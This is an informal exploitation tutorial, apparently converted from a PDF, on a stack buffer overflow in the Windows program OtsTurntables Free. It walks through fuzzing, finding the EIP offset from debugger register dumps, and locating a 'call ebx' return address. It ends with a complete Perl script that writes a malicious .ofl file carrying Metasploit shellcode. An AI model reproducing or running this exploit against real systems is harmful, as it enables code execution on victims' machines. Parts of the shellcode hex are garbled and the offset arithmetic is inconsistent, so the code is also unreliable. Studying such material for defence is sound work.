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#####
# Stack Overflow Exploitation ,          #
# Real Life Example                   #
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--= Summary =--

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0x001 - Introduction :


when a process attempts to store data more than what
The result is that the extra data overwrites adjacent memory locations
& this can cause memory overrite or corruption or even crash.
and we call this bufferOverflow

=> What's Stack Overflow ?
stack gets overflowed when too much memory is used for stack calling ,
resulting app crash , and this crash can be used !

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0x010 - Finding The Bug :

In This Example am going to exploit this free software "OtsTurntables Free"
This software is dealing with (.ots files) , so lets try to fuzz it ! :D
lets start with 1000 "A" file & open it with this program !



1 - The registersWhere Our data were writen => will be the place of our shellcode // EBX

2 - EIP , its the adress that point on current registre => we can use it to point for our shellcode register in EBX

3 - The Stack ! & its overtiten as well with 41414141

4 - Access Violation when executing [41414141] => eip overiten & cannot go to this adress 41414141

Now , we should try to findout the right number of "A" strings to overflow this software ,

lets try 800 "A" ,

Registers (FPU)	
EAX	00000001
ECX	FFFFFFFF
EDX	00852004
EBX	000387C8 ASCII "AAAAAAAAAAAAAAAAAAAAAA
ESP	0012F9CC ASCII "AAAAAAAAAAAAAAAAAAAAAA
EBP	00000320
ESI	00CC09A8
EDI	00000000
EIP	41414141

still overiten with \x41 , lets try 400

Registers (FPU)	
EAX	00000001
ECX	FFFFFFFF
EDX	00852004
EBX	000387C8 ASCII "AAAAAAAAAAAAAAAAAAAAAA
ESP	0012F7A8 ASCII "AAAAAAAAAAAAAAAAAAAAAA
EBP	00000258
ESI	00CC09A8
EDI	00000000
EIP	41414141

same old thing , lets try 300

Registers (FPU)	
EAX	00000001
ECX	FFFFFFFF
EDX	00852004
EBX	000387C8 ASCII "AAAAAAAAAAAAAAAAAAAAAA
ESP	0012F7A8 ASCII "AAAAAAAAAAAAAAAAAAAAAA
EBP	00000258
ESI	00CC09A8
EDI	00000000
EIP	41414141

the same ! lets try 200

Registers (FPU)	
EAX	00000000
ECX	003CE130
EDX	0012FAE8
EBX	00000000
ESP	0012F8A4
EBP	0012FCE0
ESI	FFFFFFFF
EDI	00000001
EIP	7C91E4F4 ntdll.KiFastSystemCallRet

EIP not overiten in 200 "A" , so its between 200 & 300

lets try 250

Registers (FPU)	
EAX	00000000
ECX	00037BE8
EDX	003E0608
EBX	00000000
ESP	0012F8A4
EBP	0012FCE0
ESI	FFFFFFFF
EDI	00000001
EIP	7C91E4F4 ntdll.KiFastSystemCallRet

pretty nice , now we know its between 250 & 300

lets try 276

Access violation when reading [00000118] - use Shift+F7/F8/F9 to pass exception to program
--

just a little bit more ! lets try 280

Registers (FPU)	
EAX	00000001
ECX	FFFFFFFFF
EDX	00852004
EBX	00D387C8 ASCII "AAAAAAAAAAAAA.....
ESP	0012F7A8
EBP	00000110
ESI	00CC09A8
EDI	00000000
EIP	41414141

bingo ! now lets change last 4 "A" strings to "B"

Registers (FPU)	
EAX	00000001
ECX	FFFFFFFFF
EDX	00852004
EBX	00D387C8 ASCII "AAAAAAAAAAAAA.....
ESP	0012F7A8
EBP	00000110
ESI	00CC09A8
EDI	00000000
EIP	42424241


well done since 281 overite EIP to 42424241

this mean we need only 281 char to overite the EIP

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0x011 - Exploiting The Bug :

now let's try to collect the informations about this overflow



1- As well as we see , the entred data are in EBX register , so our shellcode will be in EBX

2- Since entred data are in EBX , we will point our EIP to EBX

[!] Structure of the Exploit :

junkdata + nops + shellcode + neweip

1/ JUNKDATA => its the extra bytes to overflow the stack

2/ NOPs => needed always for shellcode even 1 byte !

3/ SHELLCODE => its the code that will execute a specific function (cmd exec / bindshell / dll & exec etc...)

4/ NEWEIP => Its the adress that will point on EBX register

The Size of overflow is 284 so lets split it as our structure up ^ :

4 bytes for new EIP

160 byte for exec command shellcode

20 byte for nops

97 byte for junkdata

[!] Building :

/ I / Junk Data

its going to be "\x41" x 97

/ II / NOPS

its going to be "\x90" x 20

90 in hex = nop , mean do nothing

/ II / Shellcode (Exec CMD)

This ShellCode execute calc.exe

```
"\x29\xc9\x83\xe9\xde\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x61"
"\x28\x38\x56\x83\xeb\xfc\xe2\xf4\x9d\xc0\x7c\x56\x61\x28\xb3\x13"
"\x5d\x a3\x44\x53\x19\x29\xd7\xdd\x2e\x30\xb3\x09\x41\x29\xd3\x1f"
"\xe a\x1c\xb3\x57\x8f\x19\xf8\xcf\xcd\xac\xf8\x22\x66\x e9\xf2\x5b"
"\x60\xea\xd3\x a2\x5a\x7c\x1c\x52\x14\xcd\xb3\x09\x45\x29\xd3\x30"
"\xe a\x24\x73\xdd\x3e\x34\x39\xbd\xea\x34\xb3\x57\x8a\x a1\x64\x72"
"\x65\xeb\x09\x96\x05\x a3\x78\x66\x e4\x e8\x40\x5a\xea\x68\x34\xdd"
"\x11\x34\x95\xdd\x09\x20\xd3\x5f\xea\x a8\x88\x56\x61\x28\xb3\x3e"
"\x5d\x77\x09\x a0\x01\x7e\xb1\xae\x e2\x e8\x43\x06\x09\xd8\xb2\x52"
"\x3e\x40\x a0\x a8\xeb\x26\x6f\x a9\x86\x4b\x59\x3a\x02\x28\x38\x56" ;
```

Thanks Metasploit for the shellcode !

you can generate your custom exec cmd shellcode from metasploit

http://metasploit.com:55555/PAYLOADS?MODE=SELECT&MODULE=win32_exec

/ III / NEW EIP

The New EIP should point to EBX register , so we are going to search for adress that

points on EBX

1 - Search From Olly :

The screenshot shows the Immunity Debugger interface. The assembly pane displays the following code:

```

00453279 $ 55 PUSH EBP
0045327A . 8BEC MOV EBP,ESP
0045327C . 6A FF PUSH -1
0045327E . 68 B8044600 PUSH OtsTTfre.004604B8
00453283 . 68 20794500 PUSH OtsTTfre.00457920
00453288 . 64:A1 00000000 MOV EAX,DWORD PTR FS:[0]
0045328E . 50 PUSH EAX
0045328F . 64:8925 000000 MOV DWORD PTR FS:[0],ESP
00453296 . 83EC 58 SUB ESP,58
00453299 . 53 PUSH EBX
0045329A . 56 PUSH ESI
0045329B . 57 PUSH EDI
0045329C . 89E5 E8 MOV DL
0045329F . FF15 84F14500 CALL I Backup
004532A5 . 33D2 XOR EI
004532A7 . 8AD4 MOV DL
004532A9 . 8915 00E64B00 MOV DL
004532AF . 8BC8 MOV EC
004532B1 . 8IE1 FF000000 AND EC
004532B7 . 8900 FCE54B00 MOV DL
004532B8 . C1E1 08 SHL EC
004532C0 . 03CA ADD EC
004532C2 . 8900 F8E54B00 MOV DL
004532C8 . C1E8 10 SHR EC
004532CB . A3 F4E54B00 MOV DL
004532D0 . 6A 01 PUSH :
004532D2 . E8 00330000 CALL :
004532D7 . 59 POP EC
004532D8 . 85C0 TEST EC
004532DA . ~75 08 JNZ SP
004532DC . 6A 1C PUSH :
004532DE . E8 C3000000 CALL :
004532E3 . 59 POP EC
004532E4 > E8 0F470000 CALL :
004532E9 . 85C0 TEST EC
004532EB . ~75 08 JNZ SP
004532ED . 6A 10 PUSH :
004532EF . E8 B2000000 CALL :
004532F4 . 59 POP EC
004532F5 > 33F6 XOR ES

```

The registers pane shows:

	Registers (FPU)
ERX	00000000
ECX	0012FF80
EDX	7C91E4F4 ntdll.KiFastSystem
EBX	7FFD0000
ESP	0012FFC4
EBP	0012FFF0
ESI	FFFFFFF
EDI	7C920208 ntdll.7C920208
EIP	00453279 OtsTTfre.<ModuleEntryPoint>
C	0 ES 0023 32bit 0(FFFFFFFF)
P	1 CS 0018 32bit 0(FFFFFFFF)
A	0 SS 0023 32bit 0(FFFFFFFF)
Z	1 DS 0023 32bit 0(FFFFFFFF)
S	0 FS 003B 32bit 7FFDE000(FFF
T	0 GS 0000 NULL
D	0 LastErr ERROR_SUCCESS (000
EFL	00000246 (NO,NB,E,BE,NS,PE,
ST0	empty -UNORM BDEC 01050104
ST1	empty 0.0
ST2	empty 0.0
ST3	empty 0.0
ST4	empty 0.0
ST5	empty 0.0
ST6	empty 1.0000000000000000000000000000000
ST7	empty 1.0000000000000000000000000000000
FST	4020 Cond 1 0 0 0 Err 0 0
FCW	027F Prec NEAR,53 Mask

The context menu under the assembly pane is open, showing options like "Search for" and "Command".

write in the box that will come , jmp or call for ebx

nothing for jmp ebx ,

but we found an adress for "call ebx"

004015E4	. FF03	CALL EBX
004015E6	. 805424 10	LEH EDX,DWORD PTR SS:[ESP+10]
004015EA	. 52	PUSH EDX
004015EB	. FF05	CALL EBP
004015ED	. 6A 01	PUSH 1
004015EF	. 6A 00	PUSH 0
004015F1	. 6A 00	PUSH 0
004015F3	. 8D4424 1C	LEA EAX,DWORD PTR SS:[ESP+1C]
004015F7	. 56	PUSH ESI
004015F8	. 50	PUSH EAX
004015F9	. FF07	CALL EDI
004015FB	. 85C0	TEST EAX,EAX
004015FD	.^75 E0	JNZ SHORT OtsTTfre.004015DF
004015FF	. 5D	POP EBP
00401600	. 5B	POP EBX
00401601	.> 5F	POP EDI
00401602	. 5E	POP ESI
00401603	. 83C4 1C	ADD ESP,1C
00401606	. C3	RETN
00401607	. 90	NOP
00401608	. 90	NOP
00401609	. 90	NOP
0040160A	. 90	NOP
0040160B	. 90	NOP
0040160C	. 90	NOP
0040160D	. 90	NOP
0040160E	. 90	NOP
0040160F	. 90	NOP
00401610	\$. A1 9C2D4700	MOV EAX,DWORD PTR DS:[472D9C]
00401615	. 85C0	TEST EAX,EAX
00401617	.✓0F84 91000000	JE OtsTTfre.004016AE
0040161D	. 8B00 982D4700	MOV ECX,DWORD PTR DS:[472D98]
00401623	. 57	PUSH EDI
00401624	. 33FF	XOR EDI,EDI
00401626	. 85C9	TEST ECX,ECX
00401628	.^7E 70	JLE SHORT OtsTTfre.0040169A
0040162A	. 53	PUSH EBX
0040162B	. BB1D 40F24500	MOV EBX,DWORD PTR DS:[<&KERNEL kernel32]
00401631	. 55	PUSH EBP
00401632	. BB2D 48F24500	MOV EBP,DWORD PTR DS:[<&KERNEL ntdll.R`]

"004015E4" => that's our return address ,

we write it in reverse like that "\xE4\x15\x40\x00"

1 - Using FINDJMP :

findjmp is a little tool made to search for jumps in windows modules such as kernel32.dll for example

findjmp.exe kernel32.dll ebx

```

0x7C866026    pop ebx - pop - retbis
0x7C866A8F    call ebx
0x7C866AF7    call ebx
0x7C866B52    call ebx
0x7C866BBD    call ebx
0x7C868E6C    call ebx
0x7C868EDF    call ebx
0x7C869AF8    call ebx
0x7C86B3D8    call ebx
0x7C86B3E2    call ebx
0x7C86B68C    pop ebx - pop - retbis
0x7C86B761    pop ebx - pop - retbis
0x7C86C8A1    call ebx
0x7C86C948    call ebx
0x7C86D055    pop ebx - pop - retbis
0x7C86D2C8    pop ebx - pop - retbis
0x7C86D428    pop ebx - pop - retbis
0x7C870235    call ebx
0x7C87024E    call ebx
0x7C870267    call ebx
0x7C87033B    call ebx
0x7C870354    call ebx
0x7C87036D    call ebx
0x7C870ED1    pop ebx - pop - retbis
0x7C877D26    pop ebx - pop - retbis
0x7C879423    call ebx
0x7C879647    call ebx
0x7C879830    pop ebx - pop - retbis
0x7C87A64C    pop ebx - pop - retbis
0x7C87A7D9    pop ebx - pop - retbis
0x7C87A955    pop ebx - pop - retbis
0x7C87B0BD    call ebx
0x7C87B1A7    call ebx
0x7C87B4E4    pop ebx - pop - retbis
0x7C87C6A4    call ebx
0x7C87DE34    pop ebx - pop - retbis
0x7C87DF69    pop ebx - pop - retbis
0x7C87ED3B    call ebx
0x7C87F095    pop ebx - pop - retbis
0x7C880D79    pop ebx - pop - retbis
0x7C881238    pop ebx - pop - retbis
Finished Scanning kernel32.dll for code useable with the ebx register
Found 209 usable addresses

```

C:\>

as you can see we found plenty addresses :)

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0x100 - Writing an Exploit :

we have now all the required infos to write an exploit , i prefer perl in writing

```

#!/usr/bin/perl -w
# Define Variables
my $junk = "\x41" x 97; #junkdata
my $nop = "\x90" x 20 ; # nops
my $ret = "\xE4\x15\x40\x00" ; # New EIP

# ShellCode , thanks metasploit
my $shellcode =

```

```
"\x29\xc9\x83\xe9\xde\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x61".
"\x28\x38\x56\x83\xeb\xfc\xe2\xf4\x9d\xc0\x7c\x56\x61\x28\xb3\x13".
"\x5d\xa3\x44\x53\x19\x29\xd7\xdd\x2e\x30\xb3\x09\x41\x29\xd3\x1f".
"\xeax\x1c\xb3\x57\x8f\x19\xf8\xcf\xcd\xac\xf8\x22\x66\xe9\xf2\x5b".
"\x60\xea\xd3\xa2\x5a\x7c\x1c\x52\x14\xcd\xb3\x09\x45\x29\xd3\x30".
"\xeax\x24\x73\xdd\x3e\x34\x39\xbd\xea\x34\xb3\x57\x8a\xa1\x64\x72".
"\x65\xeb\x09\x96\x05\xa3\x78\x66\xe4\xe8\x40\x5a\xea\x68\x34\xdd".
"\x11\x34\x95\xdd\x09\x20\xd3\x5f\xea\x8\x88\x56\x61\x28\xb3\x3e".
"\x5d\x77\x09\xa0\x01\x7e\xb1\xae\xe2\xe8\x43\x06\x09\xd8\xb2\x52".
"\x3e\x40\xa0\x8\xeb\x26\x6f\x9\x86\x4b\x59\x3a\x02\x28\x38\x56";
my $exploit = "$junk.$nop.$shellcode.$ret"; #exploit structure
my $file = "dark.ofl" ; #file name
```

```
## simple file handling
open(my $FILE, ">$file") or die "Cannot open $file: $!";
print $FILE $exploit ;
close($FILE);
print "Done \n";
```

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0x101 - Downloads :

OllyDBG

FindJump

<http://NullArea.Net/Tools/stackover/findjump.c>

OllyDBG

<http://www.ollydbg.de/download.htm>

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0x110 - Conclusion :

Note :

1/The Software Used In The Tuto is OtsTurntables Free

2/This Bug alrady found by suN8Hclf i just explained howto